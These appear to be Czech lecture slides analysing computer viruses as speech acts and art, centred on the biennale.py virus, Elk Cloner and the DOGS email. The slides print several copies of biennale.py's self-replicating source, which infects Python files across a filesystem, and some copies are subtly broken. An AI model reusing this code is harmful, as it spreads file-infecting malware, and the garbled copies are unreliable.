

```
* biennale.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://WWW.0100101110101101.ORG _ + _ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *
```

Virus jako řečový akt

```
def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3") + 3]
    mysoul.close()
```

- „Zdrojový kód je novou formou jazyka: programovací jazyk, který, jak už to u mluveného či psaného jazyka bývá, má svou vlastní formální logiku a formu. Přestože počítačový virus není jasně vymezenou uměleckou kategorií, ale spíše digitálním objektem (nebo možná subjektem?), také má jistou konkrétní formu. Je produktem experimentálního přístupu k jazyku, který se neustále rozvíjí.“ Franziska Nori

Digitální kód jako řečový akt

- Soubor textů z oblasti softwarových studií - první texty po roce 2000
- zkoumají virus na úrovni digitálního kódu a považují jej za specifický vyjadřovací prostředek
- soustředí se na skutečné akce viru

Softwarová studia – základní teze

- **Matthew Fuller**
- Kritický přístup k výzkumu softwaru
- průzkum specifických vlastností softwaru na mnoha úrovních, na nichž působí
- Umělci by měli odkrývat kreativní potenciál softwaru

- **Lev Manovich**
- naše setkávání se světem probíhá prostřednictvím softwaru, naše civilizace je na něm závislá
- Software studies – průzkum toho, jakou roli hraje software v současné společnosti a kulturních a sociálních sil, které formují vývoj samotného softwaru

Umělecký výzkum softwaru

- Maurizio Bolognini – Programmed Machines



Teorie řečových aktů

- John Langshaw Austin. Jak udělat něco slovy. Praha: Filosofia, 2000.
- Základní rozdělení promluv:
 - a) Lokuční
 - b) Ilokuční
 - c) Perlokuční
- Austin klade důraz na performativní dimenzi jazyka

Mezi přirozeným a strojovým jazykem


- Jakými způsoby pracují s teorií řečových aktů badatelé z oblasti softwarových studií?
- **Inke Arns - Read_me, run_me, execute_me. Code as Executable Text: Software Art and its Focus on Program Code as Performative Text.**
- Kód je ilokuční řečový akt – nic nereprezentuje, je schopný akce

- **Geoff Cox– Alex McLean. Speaking Code.**
- „Počítačový kód má zároveň čitelný i spustitelný stav, jmenovitě stav čtení i zápisu na úrovni jazyka samotného.“

- **Katherine Hayles. My Mother Was Computer: Digital Subjects and Literary Texts.**
- „...kód spuštěný v digitálním počítači způsobuje změny v chování tohoto stroje a prostřednictvím síťových portů a dalších rozhraní může iniciovat další změny, všechny implementované skrze přenos a spuštění kódu.“

- Digitální kód dokáže působit změny ve vnějším světě – kód ovlivňuje sféru politického, estetického a sociálního
- Běžné skrývání autora, prostředí, pracovních metod a efektů
- Otázka, jak zviditelnit vnějšek softwaru?

Live coding



<https://www.youtube.com/watch?v=Z-8DX7g2zEc>

<https://www.youtube.com/watch?v=-QY2x6aZzqc>

Bienalle.py (2001) –

dílo skupiny EpidemíC + Eva a Franco Mattes
(pseudonym 0100101110101101.org)

<https://0100101110101101.org/biennale-py/>

```

# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://1441.0100101110101101.ORG ____ + ____ [epidemíC] http://www.epidemíC.es
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemíC]") == -1:
            soul = open(guest, "a")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass


if __name__ == "__main__":
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "e"*3) + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemíC] http://www.epidemíC.es ____ + ____ HTTP://1441.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"

```


Performativita zlého kódu

- Počítačový virus může jednat na úrovni digitálního kódu nebo na úrovni viditelného povrchu
- **Povrchová úroveň** – kulturní logika - obrazové, zvukové či textové sdělení

MacMag (Computer Graphics Conspiracy / Artemus Barnoz & others) - 1988



- **Úroveň digitálního kódu** – logika softwaru
- algoritmus jako vyjadřovací prostředek – dvě strategie
- **A) Ian Bogost – procedurální rétorika**
- <https://molleindustria.org/mcdonalds/>
- **B) Metaforická funkce algoritmu** – simulace abstraktních pojmů (láska, samota)
- <https://www.youtube.com/watch?v=TROYZr96KYU>
- Doris C. Rusch – Matthew Weise. Games about LOVE and TRUST?: Harnessing the Power of Metaphors for Experience Design.

Vi-Con – autor Luca Bertini (2004)



Interakce počítačového viru s uživatelem

- infekční proces představuje specifický způsob komunikace mezi virem a uživatelem
- imaginární virus DOGS - vyvolává emotivní reakce


DOGS is Now Installed on Your Computer

File Edit View Tools Message Help

Reply Reply All Forward Print Delete Previous Next Addresses

From: Sintron
Date: Saturday, October 19, 2002 5:38 AM
To: cintron@rpi.edu
Subject: DOGS is Now Installed on Your Computer

SUCCESSFUL INSTALLATION CONFIRMED



Reading Directory Structure

CONGRATULATIONS!! DOGS has now been installed.

DOGS was installed on **Sat Oct 19 06:38:28 2002** on the computer referenced by the IP address **24.58.139.166** at host [**alb-24-58-139-166.nycap.rr.com**] by the user **Victor Cintron** with an email of **cintron@rpi.edu**.

By the time you finish reading this sentence, DOGS will have already read and transmitted the directory structure of your hard drive to a machine. Again, I will not divulge any information you have to anyone else, but I will have to look through your content for clues. If you are still a bit skeptical, you can check what information DOGS has collected so far about you at [Your Information](#).

Many Thanks and Apologies,
Sintron

- Spoluúčast uživatele probíhá na dvou rovinách:
- vykonání určité fyzické akce
- emocionální investice do celé situace

- Vzniká událost podobná uměleckému happeningu

Poetický virus

- Programovací jazyk se odlišuje od přirozeného jazyka svou instrumentálností, přísnou logikou
- Ale Florian Cramer zasazuje tento jazyk do širšího kulturního kontextu – odrývá jeho magickou dimenzi
- „Komputace a představy o ní jsou bohaté na kontradikce a naplněné metafyzickými a ontologickými spekulacemi. Pod povrchem všech těchto kontradikcí a spekulací leží naše obsese kódem, který uskuteční fantasma, v němž se slova stanou tělem. Tato vidina však zůstává nenaplněna, protože její realizace stále znovu a znovu selhává tváří v tvář nezměrným spekulativním očekáváním, která do této představy vkládáme.“ Florian Kramer

- Kód má poetické kvality - umělci jdou proti jeho instrumentalitě
- **výstava I Love You (2002)** - ve Frankfurtském muzeu aplikovaného umění (Museum für Angewandte Kunst Frankfurt)
- průzkum uměleckého potenciálu počítačového viru



- Součástí výstavy performance Franca Berardiho
- <https://www.youtube.com/watch?v=jJFIROqr96E>
- pokus o emancipaci kódu - od utilitárního využití směrem k poetickému vyjádření
- <https://www.youtube.com/watch?v=jJFIROqr96E>

- Berardi přemísťuje kód do překvapivého kontextu – akcentuje jeho estetické vlastnosti
- odmítnutí racionality, počítačové logiky a systému příkazů v Berardiho performanci
- výzva k vytváření programů odmítajících jediný autoritativní hlas

Básně v digitálním kódu

- báseň v programovacím jazyce- kombinace literárního a strojového jazyka
- programovací jazyk PEARL
- typické žánry: básně tvořené volným proudem slov, konkrétní poezie, haiku, kaligramy

Srovnání zdrojového viru Bienalle.py se zdrojovým kódem viru Elkcloner

Elkcloner

- POEM ASC 'ELK CLONER:',
- DFB \$8D,\$8D
- ASC ' THE PROGRAM WITH A PERSONALITY'
- DFB \$8D,\$8D,\$8D
- ASC 'IT WILL GET ON ALL YOUR DISKS'
- DFB \$8D
- ASC 'IT WILL INFILTRATE YOUR CHIPS'
- DFB \$8D
- ASC 'YES IT'
- DFB \$A7
- ASC 'S CLONER!'
- DFB \$8D,\$8D
- ASC 'IT WILL STICK TO YOU LIKE GLUE'
- DFB \$8D
- ASC 'IT WILL MODIFY RAM TOO'
- DFB \$8D
- ASC 'SEND IN THE CLONER!'
- DFB \$8D,\$8D,\$8D,\$8D,\$0

Bienalle.py

```
* bienalle.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://WWW.0100101110101101.ORG __ + __ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "##*3") + 3]
    musoul.close()
```

Bienalle.py – básnické kvality kódu

- duše = otevřít (host, " r")
- tělo = duše.číst ()
- má duše = uzavřít ()
- mé tělo = mé tělo [: najdi(moje tělo, "#" *3) + 3]

Bienalle.py – básnické kvality kódu

```
def fornicate(guest):  
    try:  
        soul = open(guest, "r")  
        body = soul.read()  
        soul.close()  
        if find(body, "[epidemiC]") == -1:  
            soul = open(guest, "w")  
            soul.write(mybody + "\n\n" + body)  
            soul.close()
```

Moderní x nemoderní kód - shrnutí

- **Moderní**
- kód popisován jako abstraktní, oddělený od fyzického světa a kultury
- instrumentální charakter kódu
- čistě technologický jazyk
- **Nemoderní** - Denisa Kera - Software and cosmopolitics: code as the language of the new Constitution
- kód vždy operuje v konkrétním kontextu
- hledání poetických vlastností kódu
- zasazení kódu do širšího kulturního rámce
- propojuje sféru společnosti, jazyka (diskurzu) a přírody